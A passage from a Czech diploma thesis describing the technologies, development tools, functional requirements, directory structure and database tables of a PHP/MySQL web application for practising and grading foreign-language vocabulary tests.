3 VYUŽITÉ TECHNOLOGIE

3.1 Hypertext Preprocessor

Hypertext Preprocessor (dále označován jako „PHP“) je technologie používající se ve velké míře při tvorbě internetových stránek a webových aplikací.

„PHP je slabě (dynamicky) typovaný procedurální skriptovací jazyk (s plnou objektovou podporou od verze 5) syntakticky podobný jazykům jako je Perl, Python nebo C.“ [5]

Jeho primární použití je zejména při zpracování dat z formulářů, generování obsahu, zpracování souborů COOKIE, upload souborů, zpracování obrázků a také odesílání e-mailů. Prostřednictvím PHP je rovněž možné přistupovat k databázovým systémům jako je ODBC, PostgreSQL, MSSQL a v neposlední řadě také k MySQL.

PHP není závislé na platformě operačního systému a může být spuštěno ve Windows, Linuxu i Unixu. Oblíbenost PHP je dána především tím, že podporuje celou řadu technologií, formátů, protokolů a standardů.

Největší uplatnění PHP je v níže uvedených oblastech:

- Zpracování skriptů na serveru

Je to hlavní oblast použití PHP. Pro korektní funkčnost jsou nutné tři základní věci a to PHP parser (CGI, případně modul server), webserver a internetový prohlížeč. Je nutné mít spuštěný webový server s instalací PHP. Potom je umožněn přístup k výstupu PHP skrze webový prohlížeč

- Použití příkazového řádku

Pomocí PHP parseru je možné naprogramovat skript a spustit ho pouze v příkazovém řádku bez použití webserveru a internetového prohlížeče. Toto použití je především vhodné pro automatizované pravidelné spuštění skriptů. V operačních systémech Unix a Linux slouží pro toto využití cron, analogicky v systému Windows je to plánovač úloh.

„Při spuštění z příkazové řádky lze nastavit odlišný konfigurační soubor nebo samotnou konfigurační direktivu.“ [6]

- Vytváření desktopových aplikací

S ohledem na to, že PHP se primárně používá pro oblast webových aplikací, tak jeho použití není příliš vhodné pro tvorbu desktopových aplikací s grafickým rozhraním. Poslední verze jazyka PHP je označena jako PHP 7.

3.1.1 PHP 7

Verze byla vydána 3. prosince 2015. Autory jsou Dmitry Stogov, Xincheng Hui a Nikita Popov a jejich cílem bylo především optimalizovat výkon PHP. Na základě velkého refaktoringu a výrazného přepracování datových struktur je PHP 7 oproti svým předchozím verzím výrazně rychlejší a méně paměťově náročnější. Kromě vyššího výkonu je další novinkou typová kontrola. Dále byly přehodnoceny a nahrazeny některé výskyty chybových hlášení. Výraznou novinkou je rovněž zavedení anonymních tříd, které mohou urychlovat kódování, ale i dobu vykonání skriptu.

3.2 SQL

SQL (Structured Query Language) je standardní interaktivní programovací jazyk, který slouží nejen pro získávání dat z databází, ale také k jejich vkládání, aktualizaci a mazání.

Jazyk SQL byl vytvořen v roce 1970 firmou IBM. Následně byl v roce 1979 společností Relational Software Inc. (dnes známou jako Oracle) uvolněn k používání.

3.2.1 Manipulace s daty

Příkazy používané pro práci s databázovými systémy primárně rozdělujeme do tří základních skupin.

Příkazy pro definici dat (DDL) – pomocí těchto příkazů můžeme vytvářet různé části databáze. Mezi tyto příkazy řadíme create a drop.

Příkazy pro manipulaci s daty (DML) – tato kategorie obsahuje příkazy, které nám umožňují vykonávat manipulaci s jednotlivými prvky databáze. Z pohledu tvorby webových aplikací mezi nejčastěji používané příkazy patří:

SELECT – používá se k nalezení dat dle zvolených kritérií, pokud nejsou tato kritéria vydefinována, tak příkazy zobrazí všechny údaje, jenž se nachází v databázové tabulce

INSERT INTO - tento příkaz provede vložení nového záznamu do existující databázové tabulky

DELETE – dle zvolených kritérií provede smazání řádků v databázové tabulce

UPDATE - tímto příkazem je možné provést aktualizaci dat v tabulce, která se nachází v databázi. V rámci tohoto příkazu je nutné vydefinovat kritéria, na jejichž základech určíme, které řádky se mají aktualizovat. V případě, že kritéria nejsou definována, zaktualizují se všechny záznamy v tabulce.

Příkazy pro řízení dat (DCL) - jedná se především o příkazy sloužící pro vnitřní databázovou bezpečnost. V této oblasti se nejčastěji využívá příkaz grant, pomocí nějž můžeme přidělit seznam oprávnění novému uživateli.

3.3 MYSQL

MySQL je celosvětově nejpopulárnější relační databázový systém vytvořený švédskou společností MySQL AB (v současné době již vlastněný společností Sun Microsystems). Její vývoj a šíření zajišťuje společnost ORACLE Corporation.

„Systém MySQL býval považován za zjednodušený databázový systém, jenž neobsahuje většinu nákladných funkcí pro zajištění spolehlivosti (například transakce), jimiž se vyznačují systémy jako je Oracle nebo IBM DB2. Právě tato návrhová volba je však hlavním důvodem velmi vysokého výkonu databází MySQL.“ [7]

Společně s jazykem PHP nachází své největší uplatnění při vývoji internetových stránek. MySQL používá SQL příkazy, které umožňují manipulaci s daty uloženými v databázových tabulkách.

Využití je opravdu široké s přihlédnutím k tomu, že kromě uchování dat z jednoduchých webových aplikací je dále možné uchování rozsáhlého kvanta informací, jenž se mohou nacházet v rámci firemní sítě. Pro přístup k informacím uložených v databázi se používá specifický software pojmenovaný jako Systém řízení báze dat (dále jen SŘBD).

MySQL je velmi flexibilní a díky této vlastnosti je možné ji provozovat pod odlišnými operačními systémy, jimiž jsou například Microsoft Windows, Linux, MAC OS X. Data v databázi jsou uložena do tabulek. Jednotlivé řádky reprezentují samotný záznam, sloupce představují atributy těchto záznamů. Databázové tabulky je možné propojit pomocí tzv. relací. Pro získávání uložených dat se využívá jazyk SQL.

Databázový systém MySQL má největší zastoupení na trhu databází s otevřeným zdrojovým kódem. Velká většina společností, jenž nabízí webový prostor současně nabízí i přístupy do databází MySQL.

Mezi hlavní výhody MySQL patří:

- otevřenost zdrojového kódu
- podpora pro další programovací jazyky, např. PHP

- Application Programming Interface (dále jen API) rozhraní pro programovací jazyky Perl, Ruby, C++ a Python
- jednoduchá administrace

3.3.1 Relační model

V současné době převážná část systémů používá relační model uspořádání dat. Model vymezuje skladbu dat, která jsou ukládána, způsob integrity dat a manipulaci s nimi.

Údaje jsou v relačním modelu ukládána do tabulek, přičemž tabulky obsahují údaje o jednom druhu objektu. Řádky symbolizují uložené datové položky, sloupce pak vlastnosti uložených položek. Průsečík řádku a sloupce tabulky je označován jako pole tabulky a je určeno pro uloženou hodnotu.

V případě, že požadujeme změnit obsah určitého pole v tabulce, musíme vymezit jednoznačný záznam, s kterým budeme pracovat. Pro tento účel se využívá speciální atribut, jenž obsahuje jednoznačně identifikovatelnou hodnotu, tzv. primární klíč. Mezi dvěma a více tabulkami je možné vydefinovat vztah (relaci).

3.3.2 Relace

Relace charakterizuje vztah mezi jednotlivými databázovými tabulkami. Určuje, jaký počet záznamů z jedné tabulky může vstoupit do vztahu s kolika záznamy z druhé tabulky. V rámci databázového relačního modelu rozlišujeme tři typy relací. Relace vznikají vždy mezi dvěma databázovými tabulkami

1:1 – jedná se o nejjednodušší typ relace. Hodnota primárního klíče z jedné tabulky odpovídá pouze jednomu záznamu z druhé tabulky.

1:N – hodnota primárního klíče jedné tabulky odpovídá dvěma a více záznamů, jenž se nachází ve druhé tabulce.

M:N – jedná se o poslední možný typ relace. Každý záznam z jedné tabulky odpovídá několika jiným záznamů z druhé tabulky.

3.4 HTML

Jedná se o značkovací jazyk, jenž vznikl v 90. letech minulého století v podobě velmi jednoduchého dokumentu, který popisoval základní elementy pro tvorbu internetových stránek.

Jednotlivé elementy popisovali odlišné části webové stránky. Jednalo se o záhlaví, seznamy, odstavce, nadpisy a obrázky. Poslední verze se označuje jako HTML5.

3.4.1 HTML5

„Jazyk HTML5 se přirozeně vyvinul ze starších verzí jazyka HTML, přičemž se snaží reflektovat potřeby současných i budoucích webových stránek.“ [8]

Přináší celou sadu nových elementů, které významně zjednodušují strukturu stránky. Mezi nejvýznamnější patří elementy `<audio>` a `<video>` pomocí, kterých lze jednoduše přehrávat audiovizuální soubor v internetovém prohlížeči. Mezi další novinky patří například nový element `<header>`, který slouží k označení hlavičky stránky. Z pohledu navigačních prvků webové stránky je velmi významný nový tag `<nav>`, jenž vymezuje navigaci stránky. Navigační prvky většinou bývají na HTML stránce umístěny ve formě vertikální či horizontální navigační lišty a umožňují velmi jednoduché a přehledné prohlížení webových stránek.

3.5 Kaskádové styly

Kaskádové styly (dále jen „CSS“) se primárně využívají k vyseparování obsahu dokumentu od jeho vizuální části.

„CSS je nadstavbou značkovacích jazyků jako je např. HTML či XML. Je to doplněk umožňující popsat vzhled jejich dokumentů. Dává autorům stránek WWW a aplikací XML možnost do nejmenších detailů definovat formu, jakou se bude jejich obsah prezentovat uživateli.“ [9]

V praxi se nejčastěji jedná o barevné rozdělení jednotlivých prvků webové stránky. Toto rozdělení zlepšuje přístupnost obsahu webové stránky, poskytuje lepší flexibilitu a v neposlední řadě také ulehčují práci při tvorbě webových stránek.

CSS umožňují webovou stránku zobrazit odlišnými způsoby. Může se jednat například o různé zobrazení webové stránky na přenosných zařízeních, jako jsou mobilní telefony a tablety. Prostřednictvím CSS můžeme rovněž nadefinovat odlišný vzhled webové stránky pro různé verze webových prohlížečů.

„Jazyk CSS poskytuje rovněž několik dynamických vlastností, které umožňují elementům objevovat se a skrývat. Tyto vlastnosti jsou užitečné pro tvorbu rozvíracích seznamů a jiných interaktivních komponent.“ [8]

Nejčastější použití CSS je především při vytváření webových stránek, ale možné použití je v oblasti XML, SVG či XUL. Poslední verze CSS je CSS3.

3.5.1 CSS3

S příchodem CSS3 se velmi razantně zjednodušila práce při vytváření některých grafických komponent, jedná se především o stínování grafických prvků, přechodové a animační efekty. Nutné je také zmínit, že CSS3 podporuje tzv. media queries, pomocí kterých lze jednoduše vytvořit design webové stránky, která jsou určena pro zobrazení na mobilním zařízení.

3.6 Javascript

„JavaScript (jak už jeho název napovídá) je skriptovací jazyk, který se používá na stránkách HTML.“ [10]

Často se vkládá přímo do HTML kódu dané stránky, ale může být také do stránek vložen jako externí soubor. Jeho použití je především v oblasti tlačítek, textových polí, ale je možné ho rovněž použít pro vytvoření animací či efektů pro obrázky.

„Na rozdíl od jiných programovacích jazyků jako je PHP, Javascript funguje na straně klienta, což v tomto případě znamená, že jeho interpreter je zabudován v prohlížeči a nevyžaduje tudíž žádnou kompilaci.“ [11]

3.7 JQuery

Jedná se o Javascriptovou knihovnu, jenž byla koncipována tak, aby co nejvíce zjednodušila skriptování na straně klienta. Vznikla v roce 2006 a v současnosti je vyvíjena vývojářským týmem pod vedením Dave Methvina.

„Knihovna jQuery klade důraz na interakci mezi značkovacím jazykem HTML a programovacím jazykem JavaScript. Tato knihovna je rychlá a přesná, přičemž zjednodušuje tvorbu a správu událostí, animací a spousty dalších komponent, které s sebou přináší nejmodernější technologie.“ [12]

V oblasti tvorby webových stránek patří mezi nejpoužívanější Javascriptové knihovny. Svou oblíbenost si získala především díky velmi jednoduchému použití. S jQuery je možné velmi jednoduše vytvořit poutavé animační efekty, zpracovávat události a v neposlední řadě jQuery podporuje také Ajax.

3.8 Ajax

Zkratka AJAX vychází z anglického pojmenování *Asynchronous JavaScript and XML*. Jedná se o technologii, která je často využívána na internetových stránkách. Tato technologie má za následek, že se obnoví pouze část webové stránky a není nutné znovu načítat celou webovou stránku. Tím se šetří čas a návštěvníkům webových stránek se zvyšuje interaktivnost. Ajax dokáže pracovat s XHTML, Javascriptem, XML, CSS a modelem DOM. S přihlédnutím k tomu, že Javascript dokáže přijímat HTTP požadavky, je vhodné Ajax používat k zaslání požadavků na server a získají se tak zcela aktuální data. Většinou se obsah přenáší ve formátu XML. Je to především z důvodu, že soubor XML má určitou strukturu a je velmi snadné ho analyzovat a dále zpracovávat.

„I když přístup, na kterém Ajax staví, není úplně nový, představuje důležitou změnu v náhledu na klasické paradigma požadavek/odpověď Internetu. Vývojáři webových aplikací nyní mohou svobodně asynchronně komunikovat se serverem, což znamená, že jsou schopni provádět mnoho úkolů, které byly dříve vyhrazeny klasickým klientským aplikacím.“ [13]

3.9 Twitter Bootstrap

Je velmi jednoduchý a volně dostupný Framework nabízející sadu nástrojů pro tvorbu moderního webu a webových aplikací. Podporuje webové technologie HTML, CSS a Javascript. Bootstrap byl uvolněn k distribuci v roce 2011 a brzy si získal oblibu mezi webovými vývojáři. Framework není nutné používat jako jeden celek, ale je možné použít jen některé jeho části.

3.10 Adminer

Jedná se webový nástroj, který je určený pro správu databází. Tento nástroj byl napsán ve skriptovacím jazyce PHP a jeho autorem je Mgr. Jakub Vrána. Jeho jedinečná výhoda spočívá v tom, že veškerá funkčnost je obsažena pouze v jednom souboru. Soubor stačí nahrát na cílový server a okamžitě je možné spravovat danou databázi. Adminer má v oblasti databází široké uplatnění a podporuje databáze typu:

- MySQL,
- PostgreSQL,
- SQLite,

- MS SQL,
- Oracle,
- SimpleDB,
- Elasticsearch,
- MongoDB.

3.11 Webový server

Další technologií, která byla použita v rámci této práce, je Apache HTTP Server. Jedná se o webový server, který je možné provozovat na moderních operačních systémech. Poprvé byl publikován v prosinci roku 1995. Podporuje celou řadu funkcionalit. Řada z nich rozšiřuje základní jádro dalšími rozšiřujícími funkcemi, např. podpora SSL protokolu, URL rewrite.

Apache je velmi snadno rozšiřitelný o další moduly. Každý programátor si může naprogramovat vlastní rozšiřující modul. Nutná je však znalost programovacího jazyka C nebo Perlu.

Pokud se rozhodneme provozovat virtuální hosting, tak na jednom PC můžeme provozovat více webových stránek a bude nám postačovat pouze jedna instalace Apache HTTP Serveru.

3.12 Highcharts

Highcharts je knihovna napsaná v JavaScriptu, která nabízí snadný způsob přidávání interaktivních grafů na webové stránky. Funguje ve všech moderních mobilních a desktopových prohlížečích. Pro vykreslování grafiky se používá SVG. Vygenerované grafy je možné vytisknout nebo stáhnout do PC. Zajišťuje podporu velkého množství grafů (například spojnicový, sloupcový, výsečový).

3.13 MPdf

MPdf je třída napsaná ve skriptovacím jazyce PHP a umožňuje snadné vytvoření PDF souboru z HTML dokumentu. Jsou podporovány následující vlastnosti:

- záhlaví a zápatí stránky
- číslování stránek
- obrázky (formát JPG, GIF, PNG)
- tabulky

- vodoznaky

3.14 Font awesome

Jedná se o jednu z nejrozšířenějších komponent obsahujících sadu piktogramů. Komponenta je zdarma ke stažení z internetových stránek výrobce. Je rozčleněna do několika základních skupin dle kategorického rozčlenění:

- transportní ikony
- soubory
- formuláře
- pohlaví
- ikony webových aplikací
- ikony textových editorů

3.15 Glosbe API

Pomocí API rozhraní webového projektu <http://glosbe.com> jsou na základě zadaných cizích výrazů automatizovaně získávány české překlady slovíček. API rozhraní je dostupné zdarma a při jeho používání je nutné zadat celkem tři parametry (vstupní jazyk, výstupní jazyk, slovo). Na základě nich je vrácen seznam slovíček ve zvoleném výstupním jazyce. Data jsou službou API vrácena ve formátu strukturovaného souboru JSON, což umožňuje další zpracování tohoto souboru.

3.16 PHP Simple HTML DOM Parser


Jedná se o PHP skript napsaný v programovacím jazyce PHP umožňující snadné vyseparování textu z HTML dokumentu. Skript je v aplikaci primárně použit při exportu vlastních slovíček do strukturovaného souboru ve formátu CSV.

4 POUŽITÉ VÝVOJOVÉ PROSTŘEDÍ

4.1 Neatbeans

Pro vývoji aplikace byl použit software NetBeans, který je primárně určen pro programování aplikací v jazyce Java, ale je možné ho využít k naprogramování aplikací i v jiných programovacích jazycích. NetBeans může být provozován na různých operačních systémech jako je například Windows, OS X, Linux nebo Solaris. Je zde i implementována podpora softwaru třetích stran, ten může být doinstalován jako doplněk. K hlavním výhodám NetBeans patří:

- barevné zvýrazňování syntaxe použitého programovacího jazyka
- podpora práce s databázemi
- velmi dobré vyhledávání a nahrazování textů (probíhá v rámci celých složek, ale i celých projektů)
- automatické generování kódu



Obr. 5. Vývojové prostředí NetBeans

4.2 Emmet

S přihlédnutím k tomu, že naprogramování webové aplikace bylo z časového hlediska velmi náročné a obnášelo psaní rozsáhlých úseků zdrojových kódů, tak byl jako doplňkový nástroj použit Emmet. Instaluje se jako doplněk do již uvedeného softwaru NetBeans. S tímto nástrojem se programování webové aplikace velmi zjednodušilo a zefektivnilo. Emmet byl vyvinut a optimalizován pro webové vývojáře, jejichž pracovní postup závisí na HTML, XML a CSS, ale může být použit i pro ostatní programovací jazyky.

4.3 Sublime Text Editor

Jedná se o textový editor napsaný v programovacím jazyce C++, jehož autorem je Jon Skinner. Jeho výjimečnost na rozdíl od ostatních textových editorů spočívá ve velké modifikovatelnosti. Ta je dána díky zabudovanému správci balíčků, pomocí něhož je možno instalovat velkou spoustu doplňků, které dokážou velmi zpříjemnit a ulehčit vývoj webových aplikací.

Sublime Text umožňuje zaznamenávat a používat vlastní makra. Také je nutné zmínit, že disponuje funkcí automatického dokončování kódu a zvýrazňování párových závorek pro snadnější orientaci v kódu.



```
276 </ul>
277 </li>
278 <li>
279 <a href=?page=MojeTesty?><i class=?fa fa-edit fa-fw?></i> Moje testy</a>
280 </li>
281 <li><a href=?#?><i class=?fa fa-wrench fa-fw?></i> Moje Zkoušení<span class=?fa arrow?></span></a>
282 <ul class=?nav nav-second-level?>
283 <li><a href=?page=mojeZkouzeniPridat?><i class=?fa fa-edit fa-fw?></i> Přidat další</a><li/>
284 <li><a href=?page=mojeZkouzeni?><i class=?fa fa-edit fa-fw?></i> Vypsané</a><li/>
285 </ul>
286 </li>
287 <li>
288 <a href=?page=MojeSlovicka?><i class=?fa fa-edit fa-fw?></i> Moje Slovíčka</a>
289 </li>
290 <li>
291 <a href=?page=zkouseniHistorieUcitel?><i class=?fa fa-edit fa-fw?></i> Výsledky zkoušení</a>
292 </li>
293
294 <? ? ?
295 elseif($_SESSION['Uzivatel']['RoleID'] == 1){
296 <? ? ?
297 <li>
298
299 <a href=?#?><i class=?fa fa-edit fa-fw?></i>Slovíčka<span class=?fa arrow?></span></a>
300 <ul class=?nav nav-second-level?>
301 <li><a href=?page=MojeSlovicka?><i class=?fa fa-edit fa-fw?></i> Globální</a><li/>
302 <li><a href=?page=mojeZkouzeni?><i class=?fa fa-edit fa-fw?></i> Vypsané</a><li/>
303 </ul>
304 </li>
305 <li>
306 <a href=?page=MojeTesty?><i class=?fa fa-edit fa-fw?></i> Moje testy</a>
307 </li>
308 <li>
309 <a href=?page=mojeZkouzeniStudent?><i class=?fa fa-edit fa-fw?></i> Provést zkoušení</a>
310 </li>
311 <li>
312 <a href=?page=zkouseniHistorieStudent?><i class=?fa fa-edit fa-fw?></i> Historie Zkoušení
```

Obr. 6. Prostředí editoru Sublime Text

II. PRAKTICKÁ ČÁST

5 FUNKČNÍ POŽADAVKY INTERNETOVÉ APLIKACE

Cílem diplomové práce je navrhnout a zrealizovat vlastní řešení aplikaci pro výuku a vyhodnocení efektivity cizích jazyků s přihlédnutím k již existujícím řešením. V této kapitole budou vydefinovány základní funkční požadavky navržené webové aplikace.

5.1 Uživatelé

- uživatelé aplikace se budou moci zdarma registrovat a následně přihlašovat
- každý z uživatelů bude identifikován svým vlastním unikátním uživatelským jménem.
- v aplikaci budou existovat dvě uživatelské úrovně, a to student a učitel
- v případě, že uživatel zapomene své heslo, tak si bude moci požádat o nové heslo
- uživatel si bude moci nastavit primární cizí jazyk aplikace
- uživatel bude mít možnost si změnit své přihlašovací heslo do aplikace

5.2 Jazykové verze

- bude umožněn výběr z celkem 5 cizích jazyků, v rámci kterých bude umožněno testování

5.3 Import a Export

- bude možné hromadně importovat vlastní slovíčka ze souboru typu CSV
- bude možné exportovat vlastní slovíčka data do CSV souboru a do souboru typu PDF

5.4 Testy

- bude možné zakládat, editovat a mazat
- u jednotlivých testů bude možné nastavovat parametry
- bude možné vytvářet duplicity testů
- student bude vytvářet testy sám pro sebe, učitel pro určitou třídu

5.5 Nastavení Zkoušení

- ke každému zkoušení bude možné nastavit vlastní parametry zkoušení, které budou spočívat ve volbě názvu, typu testu, počtu slovíček ke zkoušení a v neposlední řadě bude možné stanovit počet známkovacích stupňů a spodní procentuální hranici první známky

5.6 Zkoušení

- u zkoušení bude student zadávat cizojazyčné výrazy, které po stisknutí klávesy „Enter“ budou průběžně vyhodnocovány.
- student bude průběžně informován o celkové dosažené procentuální úspěšnosti

5.7 Historie zkoušení

- všechny výsledky zkoušení budou dostupné v přehledné tabulce s údaji o datu vykoušení a úspěšnosti
- statistické informace bude možné zobrazit ve dvou možných úrovních, a to v podobě grafu nebo tabulky

5.8 Slovíčka

- každý uživatel bude moci do aplikaci vkládat slovíčka pomocí formuláře nebo pomocí importu z CSV souboru, následně mu bude umožněna správa těchto slovíček.
- bude umožněn automatizovaný překlad slovíčka z online slovníku nebo ruční překlad slovíčka
- slovíčka budou roztříděna do dvou základních kategorií, a to na vlastní a globální
- v případě zájmu si bude moci uživatel převzít slovíčka z globálního slovníku a zařadit si je do vlastního slovníku
- u slovíček bude implementována funkce „topování“

5.9 Třídy

- třídy bude mít právo základ uživatel s rolí učitel
- třídy bude možné zakládat, editovat a mazat
- do třídy bude možné zařadit studenty

6 ADRESÁŘOVÁ STRUKTURA WEBOVÉ APLIKACE

Z koncepčního hlediska a z důvodu přehlednosti je fyzická struktura webové aplikace rozdělena do několika složek. Toto rozdělení přispělo ke snadné orientaci při psaní zdrojových kódů aplikace.

Soubory, jenž nejsou umístěny v níže uvedené struktuře složek slouží pro úkony spojené s uživatelskými operacemi nepřihlášeného uživatele. V daném případě se jedná například o stránky pro zaslání zapomenutého hesla, registraci nového uživatele nebo přihlášení uživatele.

6.1 Assets

Ve složce jsou umístěny veškeré statické soubory nezbytné pro definici vzhledu a soubory zajišťující interaktivitu aplikace. Konkrétně se jedná o CSS, javascriptové knihovny, fonty obrázky a ikony.

6.2 Cron

Obsahuje soubory, které jsou určeny pro spouštění v pravidelných intervalech. V současné době je ve zmíněné složce umístěn pouze jeden soubor určený pro pravidelné mazání registrací, které nebyly pomocí URL odkazu potvrzeny do tří dnů od provedené registrace.

6.3 Db_zpracovani

Ve zmíněné složce jsou obsaženy PHP skripty, ve kterých jsou obsaženy databázové příkazy určené pro vkládání, editaci a smazání údajů z databázových tabulek. Z pohledu SQL jazyka se jedná nejčastěji o příkazy insert, update a delete.

6.4 Nastaveni

Soubory obsažené ve složce slouží pro nastavení aplikace.

6.5 Stranky

Složka obsahující soubory, pomocí nichž je zobrazován obsah jednotlivých webových stránek, které jsou k dispozici v rámci webové aplikace.

6.6 Tmp_upload

Tato složka slouží jako dočasný odkládací prostor pro soubory typu CSV, z nichž je prováděn hromadný import vlastních slovíček do aplikace.

6.7 Tmp_export


Ve složce jsou zahrnuty soubory s vlastními slovíčky, které si uživatel vyexportoval z aplikace.

6.8 Modal

Jedná se o poslední složku v rámci adresářové struktury webové aplikace. Předmětná složka obsahuje soubory, které se zobrazují v tzv. lightboxovém okně. V praxi se jedná pouze o soubor zobrazující přehledný soupis slovíček dostupných v testu a soubor, který se zobrazuje při požadavku o exportování vlastních slovíček.

7 POPIS DATABÁZOVÝCH ENTIT

Z pohledu struktury databáze (Obr. 7) jsou entity mezi sebou vzájemně propojeny pomocí vztahů (relací). Jednotlivé entity jsou identifikovány a popsány v následujících podkapitolách.



Obr. 7. Návrh struktury databáze

7.1 Sloviccka

Do této databázové tabulky se ukládají jednotlivá cizojazyčná slovíčka všech uživatelů. Na základě cizího primárního klíče je k těmto slovíčkům přidružen cizí jazyk, k němuž se vztahují.

7.2 Osobnislownik

Databázová tabulka obsahující seznam slovíček vztahujících se ke konkrétním uživatelům. Právě z důvodu identifikace slovíčka a uživatele je tabulka pomocí relace propojena na tabulku sloviccka a tabulku uzivatel.

7.3 Studentivetrída

Jak již sám název napovídá, do této tabulky je uživatelem s rolí učitel uložen přehled studentů, kteří patří do určité třídy. Dále je tato tabulka pomocí relace propojena s tabulkou trída. Pomocí tohoto propojení je pak zřejmé, do které třídy jsou studenti zařazeni. Tabulka je koncipována tak, že jeden žák může být přiřazen do více tříd.

7.4 Role

Tabulka obsahuje uživatelské role, které jsou dostupné v rámci webové aplikace. V praxi se jedná o roli učitel a student.

7.5 Jazyk

S přihlédnutím k tomu, že v rámci aplikace je možné využívat zkoušení pro více cizích jazyků, tato tabulka obsahuje seznam cizích jazyků, pro které je možné zrealizovat testování cizích slovíček. V současné době tabulka zahrnuje pět cizích jazyků, a to anglický, německý, francouzský, italský a španělský jazyk.

7.6 Ceskevyrazy

V této tabulce jsou uloženy české překlady cizojazyčných slovíček. Tabulka je pomocí cizí relace propojena na tabulku slovicka.

7.7 Uzivatel

Tabulka zahrnuje seznam všech informací zaregistrovaných uživatelů. V tabulce je rovněž uvedena i informace o časovém údaji registrace.

7.8 Test

Tabulka obsahuje seznam všech testů, které vytvořili jednotliví zaregistrovaní uživatelé. Vzhledem k tomu, že test se vztahuje k jednotlivému uživateli a dále i k cizímu jazyku, je právě z tohoto důvodu tabulka pomocí relace propojena na databázovou tabulku uzivatel a tabulku jazyk. Rovněž je nutné zmínit, že nechybí ani relace na typ uživatelského testu, jehož zdrojová data jsou obsažena v tabulce typtestu.

7.9 Typtestu

V tabulce obsažená data obsahují celkem pět možností, jenž se vztahují k typu testu. Při zakládání testu si tak uživatel může vybrat, zda se jedná o test denní, týdenní, měsíční, čtvrtletní anebo pololetní. Samozřejmostí je, že tato tabulka je pomocí relace propojen na tabulku test.

7.10 Testyvetride

Tato tabulka slouží k vzájemnému propojení tabulky trida a tabulky test. Pomocí této tabulky lze velmi snadno zjistit testy zařazené do určité třídy.

7.11 Odpovida

V tabulce jsou zaevidovány informace vztahující se ke spuštění a vyhodnocení testu daného uživatele. Za zmínku stojí informace, že u každého uživatele je zaznamenáno datum a čas spuštění a ukončení testů. V tabulce nechybí ani informace o celkovém bodovém zisku z výsledku zkoušení.

7.12 Odpoved

